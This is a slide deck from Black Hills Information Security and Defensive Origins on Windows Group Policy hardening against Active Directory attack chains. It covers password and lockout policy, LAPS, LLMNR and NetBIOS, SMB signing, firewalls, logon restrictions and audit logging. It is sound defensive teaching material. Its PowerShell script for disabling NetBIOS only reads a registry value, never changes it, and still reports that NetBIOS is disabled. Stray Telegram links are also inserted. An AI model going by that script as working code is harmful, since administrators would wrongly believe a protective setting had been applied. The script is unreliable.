



Backdoors & Breaches

Incident Response Card Game

Public Launch in
January 2020

*Request
a Deck!* 

Type "Backdoors & Breaches"
into the Questions Window to
find out how, where, and
when you can get a deck.

We'll select a few random
requests to get a deck
before the public launch.





WAY WEST
WILD WEST
HACKIN' FEST
2020

SAN DIEGO, CA | MARCH 11 - 13

<https://t.me/learningnets>



Group Policies that Kill Kill Chains

Part One

Jordan Drysdale @rev10d

Kent Ickler @krelkci

Black Hills Information Security @BHInfoSecurity

© Defensive Origins @DefensiveOrigins





Warning



This slide deck is dense.
There will be videos to follow.

There will (in all likelihood) be a class
at WWHF-SD



The Kill Chain –

Or, Its much more than just low fruit.



DA in < 2hrs. Sometimes, minutes.



- NTLM, NBNS, LLMNR
- Password (Storage, Reuse, Spray)
- Hash (Storage, Passing)
- Local Weakness
- SMB Signing
- PowerShell and Console
- Network Logons (lateral)
- Exfil & Shellz
- Mimikatz
- Overprivileged Users
- Host based Firewall
- Removable Media
- Security



Hold up.



The next 3 slides might be painful to hear.
The goods begin in 4 slides.

You need to know these.
You need to practice these.

Clean what you inherit.
Make the world a better place.



Pre-Reqs



The next slide might be painful to hear.
The goods begin in 3 slides.

Principal of Least Privilege
Network Segregation
OSI Model – Know your stack!
Centralized Logging
Internet Filtering
Workstation Internet Proxy
Honeypots
Av/AntiMalware
Baseline Analyzer – includes MS's RSOP
Passwords, Passwords, Passwords!
VPNs... MFA
Password Age/Complexity exemptions!?

You need to know these.
You need to practice these.

Clean what you inherit.
Make the world a better place.



AD Groups



The next slide might be painful to hear.
The goods begin in 2 slides.

Well Defined Groups

- Mail Enabled Security Groups? **COOL**.
- More groups than users? Could be **OK**.
- Nested Groups in Nested Groups in Nested Groups? **YEP** #Winning.
- One user in a group? **SURE!**
- Group = Region Campus Department Job Title? **SWEET!**

JUGULAR or **AGUDLP** – Know them. (Live and Die defending them)

- **J**-User-**G**lobal-**U**niversal-Domain**L**ocal-**R**esource
- **A**ccount-**G**lobal-**U**niversal-**D**omain**L**ocal-**P**ermission

Job Functional Mail Enabled Security Groups...

- All East Region Georgia Atlanta South Marketing Social Media Analysts Sr... @ DefensiveOrigins.com
- One group (email) is actually **many many** groups... but the world is a better place.

- Who is the Senior Social Media Analyst at the Atlanta South campus?
- Will you email all the East Region Sr. Social Media Analysts?
- Can you add all of Georgia Campuses to this Fileshare?
- Let Atlanta South Office know the firealarm is going to go off at 10AM for a test.
- Hi all Marketing Departments, this is our new Corp Marketing Director...
- Email all staff...

You need to know these.

You need to practice these.

Clean what you inherit.

Make the world a better place.



Organizational Units ^ Policies



This slide might be painful to hear.
The goods begin on NEXT slides.

LSDOU

- Local – Site – Domain – Organizational Unit



Baseline Domain-Wide GPO
Policy for User or Computer, not both!
Small GPOs are GOOD

Avoid Policy Inheritance and Policy Enforcement

WMI Filters = Slow. Avoid them.
Avoid Loopback At all possible.

RSoP, USE IT.

GPO Removal? Careful.



You need to know these.

You need to practice these.

Clean what you inherit.

Make the world a better place.



Top ~~10~~...~~13~~...~~16~~... Too Many Defencering GPOs

- Local admin Rename / LAPS
- Event Logs / Sysmon / WEF
- LLMNR
- Defender
- Power (Sleep, **Screenlock**, etc)
- Swap file data destruction
- Interactive Logon Information**
- Logon Restrictions
- Disable Guest Account**
- SMB Signing**
- Disable LanMan Hash, NTLMv1, SMBv1
- Minimum Password Length**
- Password Age**
- Event Logs**
- Anonymous SID enumeration
- Anonymous account not in everyone group
- Enable User account control (UAC)
- Sysmon**
- Defender / **Host-Based Firewall**
- Application Whitelist/ PowerShell (!?)
- Limit Access to Control Panel
- Do not allow media drives
- Honey Accounts**
- Restricted CMD and PowerShell
- PowerShell Transcription**
- Software Restriction Policy
- Interactive Logon Restrictions for Service Accounts
- Credential Guard
- UEFI Gizmos – Secure Boot, etc
- Deploy Certificates
- Configure Wireless Networks/w 802.1x
- Anti-Starbucks GPO (suggest open wifi) etc
- FIPS/Encryption




Network Defenses Section to Follow

The next few slides discuss some standards for implementing what we consider to be

“**BEST PRACTICES**”*

for network defensery.

*This is not a term (anyone everyone Google) can define clearly, so we're not sure it means anything (...everything).



<https://t.me/learningnets>



Slide #12.

We aren't talking about these...



But since we're on the topic...

If you aren't managing these already,
Goto slide #12.

Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Account Policies -> Password Policy
Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Account Lockout Policy
Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Security Options

| Policy | Policy Setting |
|---|------------------------|
| Enforce password history | 5 passwords remembered |
| Maximum password age | 90 days |
| Minimum password age | 7 days |
| Minimum password length | 15 characters |
| Password must meet complexity requirements | Enabled |
| Store passwords using reversible encryption | Disabled |

| Policy | Policy Setting |
|-------------------------------------|--------------------------|
| Account lockout duration | 60 minutes |
| Account lockout threshold | 5 invalid logon attempts |
| Reset account lockout counter after | 30 minutes |

| | |
|--|---------------------------------|
| Interactive logon: Display user information when the session is locked | Do not display user information |
| Interactive logon: Do not require CTRL+ALT+DEL | Not Defined |
| Interactive logon: Don't display last signed-in | Enabled |
| Interactive logon: Don't display username at sign-in | Enabled |
| Interactive logon: Machine account lockout threshold | 10 invalid logon attempts |
| Interactive logon: Machine inactivity limit | 600 seconds |
| Interactive logon: Message text for users attempting to log on | You're not welcome, hacker. |
| Interactive logon: Message title for users attempting to log on | Legalese here. |
| Interactive logon: Number of previous logons to cache (in case domain controller ... | 2 logons |

Do they even deserve to be in the "Top".



Dealing with Local Admins



Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Security Options -> Accounts*

Rename local administrator account? Make it a honey account?

| Policy | Policy Setting |
|---|----------------|
| Accounts: Administrator account status | Disabled |
| Accounts: Block Microsoft accounts | Not Defined |
| Accounts: Guest account status | Not Defined |
| Accounts: Limit local account use of blank passwords to cons... | Not Defined |
| Accounts: Rename administrator account | Wally.Smith |



Dealing with Local Admins



Computer Configuration -> Policies -> Admin Templates -> LAPS



LAPS!

You'll need the Administrative template files

<https://www.microsoft.com/en-us/download/details.aspx?id=46899>

Hyuge gotcha with LAPS – cleartext local admin password stored in schema.

Restrict access with ADSIEdit



Dealing with Local Admins





Group Policy for managing membership.
Two ways. One gives more control.

Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Restricted Groups
Members of this group: Add...
Computer Configuration -> Preferences -> Control Panel Settings -> Local Users and Groups
Update Administrators, Delete all members users/groups, Add specifics.

Via Policies:

Via Preferences:



Addressing LLMNR (NBNS and WPAD too)



Computer Configuration -> Policies -> Admin Templates -> Network -> DNS Client
Turn off multicast name resolution: ENABLED

A screenshot of the Windows Group Policy Editor. The left pane shows the tree view with 'DNS Client' selected under 'Network'. The right pane shows the 'Turn off multicast name resolution' policy, which is currently set to 'Enabled'. The 'Not Configured' and 'Disabled' options are also visible. The 'Supported on' field is set to 'At least Windows Vista'. The 'Help' section contains text explaining that LLMNR is disabled on client computers when this policy is enabled.



Addressing LLMNR (NBNS and WPAD too)

Credit due:

<http://blog.dbsnet.fr/disable-netbios-with-powershell>

(Deploy that with a GPO 😊)

```
1 Write-Host("----- Disable NetBIOS by updating Registry -----")
2
3 $key = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
4
5 Get-ChildItem $key |
6 foreach {
7 Write-Host("Modify $key\${$_.pschildname}")
8 $NetbiosOptions_Value = (Get-ItemProperty "$key\${$_.pschildname}").NetbiosOptions
9 Write-Host("NetbiosOptions updated value is $NetbiosOptions_Value")
10 }
11
12 Write-Host("----- NetBIOS is now disabled -----")
```





SMB Message Signing



Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> Security Options
Microsoft network server: Digitally sign communications (always): ENABLED

Stop most NTLM / SMB relay attacks (yeah, MIC strip is a thing and there are some other attacks)



Configuring Host Based Firewalls



Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Windows Defender Firewall with Advanced Security
Turn them on. All of them. Workstations: Yes. Servers: Yes, but....

Start by turning them on. Really.

Your workstations don't need to talk to each other.

But, like Fine-Grained Password Policies, you might need something a bit more...*fine-grained*...

The screenshot shows the Windows Firewall configuration interface. On the left is a tree view of the system configuration, with 'Windows Defender Firewall with Advanced Security' selected. On the right is the 'Overview' page for this firewall, showing that it is turned on for all three profiles: Domain, Private, and Public. Each profile has a green checkmark for 'Windows Defender Firewall is on', a red 'X' for 'Inbound connections that do not match a rule are blocked', and a green checkmark for 'Outbound connections that do not match a rule are allowed'. A link for 'Windows Defender Firewall Properties' is visible at the bottom.




Limiting/Restricting Network Logons



Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> User Rights Assignment

Why would a service account I cracked via kerberoasted hashes easily because the password was set to never expire by an admin in the late 90s need RDP to a DC?



The screenshot shows the Windows Local Security Policy console. The left pane shows the tree view expanded to 'Local Policies' > 'User Rights Assignments'. The right pane shows the 'Deny log on through Remote Desktop Services' policy. The 'Define these policy settings:' checkbox is checked, and the list contains two entries: 'awslabs\svc_adconnector' and 'awslabs\svc_ADFS'. An information icon at the bottom left of the policy pane provides a warning: 'This setting is not compatible with computers running Windows 2000 Service Pack 1 or earlier. Apply Group Policy objects containing this setting only to computers running a later version of the operating system.'




Configuring System Web Proxy



User Configuration -> Preferences -> Control Panel Settings -> Internet Settings -> Connections -> Local Area Network (LAN) Settings
Uncheck "Automatically detect settings"
Check "Use a proxy server for your LAN..."

Proxy = Webfiltering.
But disabling WPAD = GOOD.



Squid is free and highly configurable.




Network Logging and Alerting Section to Follow

The next few slides discuss some standards for implementing what we consider to be

“**BEST PRACTICES**”^{*}
for network alerting.

*This is not a term (anyone everyone Google Bing) can define clearly, so we're not sure it means anything (...everything).



Configuring Windows Auditing and Logging



Wasn't this supposed to be about GPOs...

```
auditpol.exe /set /Category:*
/success:enable
auditpol.exe /set /Category:*
/failure:enable
auditpol.exe /get /Category:*
```

This here is probably a bit verbose. But, in the wild world of Windows logging...

The IoC's might be in there somewhere...right? *wrong*

```
PS C:\Users\Administrator> auditpol.exe /get /Category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    Success and Failure
  System Integrity             Success and Failure
  IPsec Driver                 Success and Failure
  Other System Events          Success and Failure
  Security State Change        Success and Failure
Logon/Logoff
  Logon                       Success and Failure
  Logoff                      Success and Failure
  Account Lockout              Success and Failure
  IPsec Main Mode              Success and Failure
  IPsec Quick Mode             Success and Failure
  IPsec Extended Mode          Success and Failure
  Special Logon                Success and Failure
  Other Logon/Logoff Events     Success and Failure
  Network Policy Server        Success and Failure
  User / Device Claims         Success and Failure
Object Access
  File System                  Success and Failure
  Registry                    Success and Failure
  Kernel Object                Success and Failure
  SAM                          Success and Failure
  Certification Services       Success and Failure
  Application Generated         Success and Failure
  Handle Manipulation           Success and Failure
  File Share                    Success and Failure
  Filtering Platform Packet Drop Success and Failure
  Filtering Platform Connection Success and Failure
  Other Object Access Events    Success and Failure
  Detailed File Share           Success and Failure
  Removable Storage             Success and Failure
  Central Policy Staging        Success and Failure
Privilege Use
```



Kerberos Ticket Operations



Computer Configuration -> Policies -> Windows Settings-> Security Settings-> Advanced Audit Policy Configuration -> Audit Policies -> Account Logon
Audit Credential Validation: Success and Failure
Audit Kerberos Authentication Service: Success and Failure
Audit Kerberos Service Ticket Operations: Success and Failure

All those enabled audit functions still miss Kerberoasting.

| Subcategory | Audit Events |
|--|---------------------|
| Audit Credential Validation | Success and Failure |
| Audit Kerberos Authentication Service | Success and Failure |
| Audit Kerberos Service Ticket Operations | Success and Failure |
| Audit Other Account Logon Events | Not Configured |

Audit Credential Validation Properties

Policy Explain

Credential Validation

This policy setting allows you to audit events generated by validation tests on user account logon credentials.

Events in this subcategory occur only on the computer that is authoritative for those credentials. For domain accounts, the domain controller is authoritative. For local accounts, the local computer is authoritative.

Volume: High on domain controllers.

Default on Client editions: No Auditing.

Default on Server editions: Success.

Audit Kerberos Authentication Service Properties

Policy Explain

Kerberos Authentication Service

This policy setting allows you to audit events generated by Kerberos authentication ticket-granting ticket (TGT) requests.

If you configure this policy setting, an audit event is generated after a Kerberos authentication TGT request. Success audits record successful requests and Failure audits record unsuccessful requests. If you do not configure this policy setting, no audit event is generated after a Kerberos authentication TGT request.

Volume: High on Kerberos Key Distribution Center servers.

Default on Client editions: No Auditing

Default on Server editions: Success.

Audit Kerberos Service Ticket Operations Properties

Policy Explain

Kerberos Service Ticket Operations


This policy setting allows you to audit events generated by Kerberos authentication ticket-granting ticket (TGT) requests submitted for user accounts.

If you configure this policy setting, an audit event is generated after a Kerberos authentication TGT is requested for a user account. Success audits record successful requests and Failure audits record unsuccessful requests. If you do not configure this policy setting, no audit event is generated after a Kerberos authentication TGT is request for a user account.

Volume: Low.

Default on Client editions: No Auditing.

Default on Server editions: Success.



BLACK HILLS
Information Security

• 2008 •

